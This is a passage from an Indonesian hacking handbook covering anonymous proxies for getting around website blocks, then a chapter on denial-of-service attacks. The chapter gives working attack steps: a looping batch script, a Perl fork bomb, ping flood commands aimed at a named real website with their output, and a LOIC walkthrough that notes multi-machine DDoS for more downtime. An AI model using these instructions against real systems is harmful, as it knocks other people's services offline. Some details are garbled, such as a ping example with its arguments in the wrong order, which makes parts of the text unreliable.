Salah satu situs yang terkenal dan menyediakan *free anonymous* adalah <http://anonymous.org/anonwww.html>. Namun, pada beberapa provider, memblokir web seperti ini.



Gambar 396: Anonymouse.org.

Cara penggunaannya semudah Anda melakukan browsing biasa. Anda hanya perlu memasukkan nama website target yang akan dibuka dan mengklik tombol **Surf anonymously**.

Enter website address:	<input type="text" value="https://www.website-target.com"/>	Surf anonymously
for example: "http://www.yahoo.com"		

Gambar 397: Memasukkan alamat target.

Pada dasarnya, dengan teknik ini pula, Anda bisa membrowsing website yang diblokir.

Berikut daftar situs-situs anonymous lainnya:

<http://www.megaproxy.com/freesurf/>
<http://webwarper.net/>
<http://www.snoopblocker.com/>
<http://www.hidemyass.com>
<http://www.guardster.com>
<http://www.proxyweb.net/>

Walaupun penggunaan anonymouser di atas cukup bagus, tetap saja ada kekurangan dan kelebihan. Misalnya, pada webproxy ini mungkin proses loading yang cukup memakan waktu, situs video tidak bisa menampilkan videonya, adanya larangan mengedit profile, atau bahkan tidak bisa melakukan download. Hal ini tergantung dari kebijakan penyedia webproxy yang Anda gunakan.


Perlu juga diketahui bahwa penggunaan anonymous proxy lebih berisiko, sebab metode yang digunakan bersifat *site redirecting*, sehingga sangat rawan kejahanan, misalnya Phising. Sebaiknya Anda tidak membuka website yang membutuhkan otentifikasi data pengguna (username/password) seperti email dan internet banking. Sebab, salah-salah informasi account Anda bisa ketahuan sama pemilik situs proxy anonymous. Jangan sampai Anda mau melakukan hacking malah kena hack.

Daripada Anda harus mencari satu per satu website web proxy yang digunakan, Anda bisa membuka website berikut ini yang menyediakan informasi daftar webproxy.

<http://www.proxy4free.com/list/webproxy1.html>
<http://www.publicproxyservers.com/proxy/list1.html>
<http://www.proxysites.net/>
http://proxy.org/cgi_proxies.shtml
<http://proxy.org/>

Membuka Website Yang Diblokir

Terkadang sebuah website diblokir oleh pihak tertentu, baik pemerintah, ISP, perusahaan, sekolah, dan sebagainya. Dengan cara yang telah dijelaskan dalam bab ini, sebenarnya, website yang diblokir tersebut tetap bisa Anda buka. Dengan menggunakan cara-cara yang telah kita bicarakan dalam bab ini, sebenarnya juga berfungsi untuk membuka website yang diblokir. Namun, pada bagian ini saya hanya akan menjelaskan sedikit mengenai proses tersebut.



Gambar 398: Membuka website yang diblokir.

Katakanlah, Anda akan membuka sebuah website. Permintaan untuk mengakses website tersebut tidak diteruskan oleh ISP atau pun pembatasan yang diterapkan di perusahaan Anda. Nah, untuk mengakalinya, yang kita akses adalah proxy server. Nantinya yang menghubungi website yang diblokir tersebut adalah proxy tersebut sehingga kita tetap bisa mengakses website yang diblokir.

DoS Attack | 32

DoS merupakan singkatan dari *Denial of Service*, yang berarti sebuah teknik penyerangan terhadap sebuah sistem dengan jalan menghabiskan sumber daya sistem tersebut sehingga tidak bisa diakses lagi. Sumber daya tersebut bisa berupa CPU, RAM, Swap disk space, cache, maupun bandwidth. Akibat yang timbul dari DoS Attack ini mulai dari *hang*-nya sebuah sistem, *restart/reboot*, bahkan *crash*.

Terdapat dua jenis DoS Attack:

1. Lokal DoS, adalah proses DoS dengan berinteraksi langsung dengan konsole sistem operasi korban. Pada Linux, konsole dikenal dengan Shell, sedangkan pada windows dikenal dengan Command Prompt.
2. Remote DoS, adalah kegiatan DoS yang dilakukan secara jarak jauh atau tanpa interaksi langsung dengan konsole sistem operasi korban. Biasanya menggunakan media jaringan komputer dan internet.

Serangan *Denial of Service* awal adalah serangan SYN Flooding Attack, yang pertama kali muncul pada tahun 1996, dengan mengeksplorasi kelemahan yang terdapat di dalam protokol Transmission Control Protocol (TCP). Serangan-serangan lainnya akhirnya dikembangkan untuk mengeksplorasi kelemahan yang terdapat di dalam sistem operasi, layanan jaringan atau aplikasi untuk menjadikan sistem, layanan jaringan, atau aplikasi tersebut tidak dapat melayani pengguna, atau bahkan mengalami crash.

Pada dasarnya, ada banyak cara yang bisa ditempuh untuk melakukan DoS Attack. Berikut ini adalah penjelasan beberapa metode DoS Attack yang terkenal.

Ping of Death

Ini adalah salah satu metode DoS Attack yang paling terkenal karena mudah dilakukan. Hanya dengan menggunakan utility ping, DoS Attack bisa dilakukan. Oleh karena itulah, hal ini dikenal dengan sebutan *Ping of the death*. Walau demikian, banyak sistem baru telah mengatasi supaya *ping of death* tidak bisa terjadi.

Secara umum, mengirimkan paket 65.536 byte ping adalah illegal menurut protokol jaringan, tetapi sebuah paket semacam ini dapat dikirim jika paket tersebut sudah terpecah-pecah. Ketika komputer target menyusun paket yg sudah terpecah-pecah tersebut, sebuah *buffer overflow* mungkin dapat terjadi, dan ini yang sering menyebabkan sistem *crash*.

Teardrop

Dalam jaringan internet seringkali data harus dipotong kecil-kecil untuk menjamin reliabilitas akses jaringan. Program teardrop akan memanipulasi *offset* potongan data sehingga terjadi *overlapping*. Seringkali *overlapping* tersebut menimbulkan *crash*, *hang*, maupun *reboot*.

Pada program TearDrop akan mengirimkan paket Fragmented IP ke komputer (Windows) yang terhubung ke jaringan (network). Serangan ini memanfaatkan *overlapping ip fragment*, bug yang terdapat pada Windows 9x dan NT. Dampak yang timbul dari serangan ini adalah *Blue Screen of Death*.

SYN Flood

Pada keadaan normal, aplikasi klien akan mengirimkan paket TCP SYN untuk melakukan sinkronisasi dengan aplikasi server. Pada *SYN flood* klien akan membanjiri server dengan banyak paket TCP SYN.

Pentium 'FOOF' Bug

Merupakan serangan Denial of Service terhadap prosessor Pentium yang menyebabkan sistem menjadi reboot. Hal ini tidak bergantung terhadap jenis sistem operasi yang digunakan tapi lebih spesifik lagi terhadap prosessor yang digunakan yaitu pentium.

Smurf Attack

Smurf Attack dilakukan dengan membanjiri router kita dengan paket permintaan echo Internet Control Message Protocol (ICMP) atau yang kita kenal sebagai aplikasi ping. Dimana IP address tujuan pada paket yang dikirim adalah alamat broadcast dari jaringan Anda. Router akan mengirimkan permintaan ICMP echo ini ke semua mesin yang ada di jaringan. Apabila terdapat banyak host di jaringan, akan terjadi trafik ICMP echo response dan permintaan dalam jumlah yang banyak.

Fraggle Attack

Fraggle Attack menggunakan metode serangan yang serupa dengan Smurf Attack. Perbedaannya terletak pada paket yang dikirimkan oleh penyerang. Jika dalam Smurf Attack, si penyerang mengirimkan paket ICMP, sedangkan dalam Fragle Attack, si penyerang akan mengirimkan paket protokol User Datagram Protocol (UDP).

Kebanyakan metode DoS Attack di atas telah dikenal oleh banyak vendor sehingga banyak perbaikan yang dilakukan untuk mencegah terjadinya DoS Attack. Selain itu, hardware komputer juga terus di-upgrade dan semakin banyaknya program firewall sehingga cara ini akan sangat sulit untuk dijalankan, terutama sekali apabila kita menggunakan metode-metode lama. Sekali lagi, aktivitas hacking tetap membutuhkan kreativitas.

Beberapa tools yang terkenal dalam melakukan aksi DoS adalah:

KOD (Kiss of Death)

Merupakan tool Denial of Service yang dapat digunakan untuk menyerang Ms. Windows pada port 139 (port netbios-ssn). Fungsi utama dari tool ini adalah membuat hang/blue screen of death pada komputer korban. Kelemahan dari tool ini adalah tidak semua serangan berhasil, bergantung kepada jenis sistem operasi dan konfigurasi server target (misalnya,: blocking).

BONK/BOINK

Bonk adalah dasar dari teardrop (teardrop.c). Boink merupakan Improve dari bonk.c yang dapat membuat crash mesin MS. Windows 9x dan NT.

Jolt

Jolt sangat ampuh untuk membekukan Windows 9x dan NT. Cara kerja Jolt yaitu mengirimkan *series of spoofed* dan fragmented ICMP Packet yang tinggi sekali kepada korban.

NesTea

Tool ini dapat membekukan Linux dengan Versi kernel 2.0. ke bawah dan Windows versi awal. Versi improve dari NesTea dikenal dengan NesTea2.

NewTear


Merupakan varian dari teardrop (teardrop.c) tapi berbeda dengan bonk (bonk.c).

Syndrop

Merupakan 'serangan gabungan' dari TearDrop dan TCP SYN Flooding. Target serangan adalah Linux dan Windows. Beberapa tools lain yang dapat digunakan dalam serangan DoS, adalah: Trinoo, TFN, Stacheldraht, TFN2K, Shaft, Mstream, Omega, Trinity, myServer, dan Plague.

Lokal Dos

Berikut ini adalah sebuah contoh DoS Attack pada komputer lokal. Dimana aksi ini akan meningkatkan aktivitas CPU. Sebelum memulai aksi ini, buka terlebih dahulu Task Manager untuk melihat pemakaian CPU sebelum dilakukan DoS Attack.




Gambar 399: Task Manager.

Ikuti langkah berikut untuk menjajalnya:


1. Buka Notepad dan ketik kode berikut ini.

```
:x
mkdir Dos-Attack
goto x
```




Gambar 400: Script DoS Attack.

2. Simpan file tersebut dengan nama: *lokal-dos.bat*. Untuk mendapatkan ekstensi bat, sewaktu kotak dialog penyimpanan muncul, pada bagian *File name*, isikan dengan *lokal-dos.bat*. Sedangkan pada bagian *Save as type*, pilih **All Files**.



Gambar 401: Menyimpan script.

3. Setelah selesai, klik tombol **Save**.
4. Jalankan Windows Explorer dan cari file *lokal-dos.bat* yang Anda buat sebelumnya dan jalankan file tersebut.



Gambar 402: Script DoS.

5. Pada sistem Windows Vista atau Windows 7, akan muncul jendela Command Prompt yang menunjukkan aksi DoS sedang bekerja.

```
C:\Windows\system32\cmd.exe
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.


C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
```

Gambar 403: Menjalankan script.

6. Kini Anda bisa membuka kembali Task Manager untuk melihat peningkatan pemakaian CPU yang terjadi. Perlu diketahui apabila komputer Anda menggunakan hardware yang lama seperti pentium 1, komputer Anda bahkan bisa menjadi hang. Sebaliknya, kalau hardware komputer Anda sangat bagus, efeknya tidak akan begitu terasa, setidaknya akan terjadi peningkatan pemakaian CPU. Seperti yang kita lakukan pemakaian CPU meningkat menjadi 63%.




Gambar 404: Pemakaian CPU.

Untuk menutup aktivitas DoS yang Anda lakukan tersebut, tutup saja jendela Command Prompt.

Pada kasus target yang menggunakan hardware dengan spesifikasi tinggi, Anda bisa menggunakan script Perl seperti di bawah ini. Bahkan, pada prosesor i3 yang saya coba, aktivitas peningkatan pemakaian prosesor pun meningkat menjadi 100%.

```
#!/usr/bin/perl
for (1..100) { fork or last }
1 while ++$i
```



Gambar 405: Kondisi komputer sebelum dan setelah kena DoS.

Ping of death

Tentunya Anda masih ingat dengan penjelasan *ping* pada bagian sebelumnya. Kali ini, kita kembali akan memanfaatkan *ping* untuk melakukan DoS. Namun, kita akan memberikan perintah tambahan pada aplikasi *ping*, yaitu penambahan parameter *I* (huruf *L* kecil). Parameter tersebut, digunakan untuk mengubah ukuran default *buffer* yang dikirimkan. Secara default nilai paket *ping* adalah 32 bytes. Pada aksi *ping of death* nilai default tersebut diubah menjadi lebih besar. Misalnya, dengan mengirim paket *ping* yang sebesar 65.535 byte bisa mengakibatkan kerusakan (*crash*) pada komputer target.

Yang perlu diketik adalah: **Ping -l <besar-buffer> ip-address/domain-target**

Sebagai contoh: **ping -l www.griyakharisma.com 1000**

Proses ini akan mengirimkan data sebesar 1000 paket data ke target.

```
C:\Windows\System32>ping -l 1000 www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 1000 bytes of data:
Reply from 98.142.221.130: bytes=1000 time=1699ms TTL=48
Reply from 98.142.221.130: bytes=1000 time=1277ms TTL=48
Reply from 98.142.221.130: bytes=1000 time=1538ms TTL=48
Reply from 98.142.221.130: bytes=1000 time=1918ms TTL=48


Ping statistics for 98.142.221.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1277ms, Maximum = 1918ms, Average = 1600ms
```

Gambar 406: Ping normal.

Selain opsi **-l**, kita juga bisa menggunakan opsi **-t**. Tujuannya supaya proses pengiriman data tidak hanya terbatas 4 kali, melainkan data akan terus dikirimkan hingga kita hentikan secara manual.

Penulisannya adalah: **ping -t ip-address/domain-target**.

Hal ini akan mengirimkan 32 bytes data ke target secara terus-menerus, sehingga akan menyebabkan komputer dengan spesifikasi rendah akan menjadi *hang* atau *down*. Untuk mengehentikan proses ini, tekan tombol **Ctrl+C** pada keyboard Anda.



```
Windows Command Processor - ping -t www.vyctoria.com

C:\Windows\System32>ping -t www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 32 bytes of data:
Reply from 98.142.221.130: bytes=32 time=578ms TTL=48
Reply from 98.142.221.130: bytes=32 time=576ms TTL=48
Reply from 98.142.221.130: bytes=32 time=594ms TTL=48
Reply from 98.142.221.130: bytes=32 time=591ms TTL=48
Reply from 98.142.221.130: bytes=32 time=589ms TTL=48
Reply from 98.142.221.130: bytes=32 time=566ms TTL=48
Reply from 98.142.221.130: bytes=32 time=564ms TTL=48
Reply from 98.142.221.130: bytes=32 time=563ms TTL=48
Reply from 98.142.221.130: bytes=32 time=562ms TTL=48
Reply from 98.142.221.130: bytes=32 time=562ms TTL=48
Reply from 98.142.221.130: bytes=32 time=595ms TTL=48
Reply from 98.142.221.130: bytes=32 time=835ms TTL=48
Reply from 98.142.221.130: bytes=32 time=591ms TTL=48
Reply from 98.142.221.130: bytes=32 time=608ms TTL=48
Reply from 98.142.221.130: bytes=32 time=580ms TTL=48
Reply from 98.142.221.130: bytes=32 time=598ms TTL=48
Reply from 98.142.221.130: bytes=32 time=587ms TTL=48
Reply from 98.142.221.130: bytes=32 time=586ms TTL=48
Reply from 98.142.221.130: bytes=32 time=583ms TTL=48
Reply from 98.142.221.130: bytes=32 time=601ms TTL=48
Reply from 98.142.221.130: bytes=32 time=599ms TTL=48
```

Gambar 407: Ping dengan parameter **-t**.

Untuk mendapatkan hasil serangan yang lebih manjur, kedua opsi tersebut bisa digabungkan menjadi satu:


ping -t -l <besar-buffer> ip-address/domain-target

LOIC

Sekarang kita akan mencoba melakukan aksi DoS menggunakan program yang bernama LOIC (Low Orbit Ion Cannon). Tool ini akan bekerja paling baik apabila Anda menggunakan internet dengan kecepatan tinggi. LOIC bisa digunakan pada satu komputer, dan akan lebih bagus lagi hasilnya apabila Anda melakukannya dengan beberapa komputer sekaligus (DDos) sehingga banyak terjadi *downtime*.


Berikut langkah menggunakan LOIC.

1. Jalankan program LOIC, berikut bentuk tampilan programnya.




Gambar 408: LOIC.

2. Masukkan URL target pada bagian *Select your target*. Setelah itu, klik tombol **Lock on**.



Gambar 409: Memasukkan URL target.

3. Setelah Anda menekan tombol *Lock on*, akan muncul IP target.



Gambar 410: IP target Dos.

4. Pada bagian *Attack options*, atur nilai *Timeout*, pada nilai maksimum seperti 9001. Jangan lupa pula memilih metode penyerangan apakah TCP, UDP, atau HTTP.



Gambar 411: Mengatur LOIC.

Untuk mendapatkan hasil penyerangan yang optimal, Anda bisa menggonta-ganti nilai dan metodenya.

5. Kini Anda siap melakukan penyerangan, klik tombol **IMMA CHARGIN MAH LAZER**.

6. Biarkan proses DoS Attack dilakukan. Anda bisa melihat status penyerangan pada bagian *Attack status*.




Gambar 412: LOIC bekerja.

7. Untuk mengakhiri penyerangan, klik tombol **Stop flooding**.

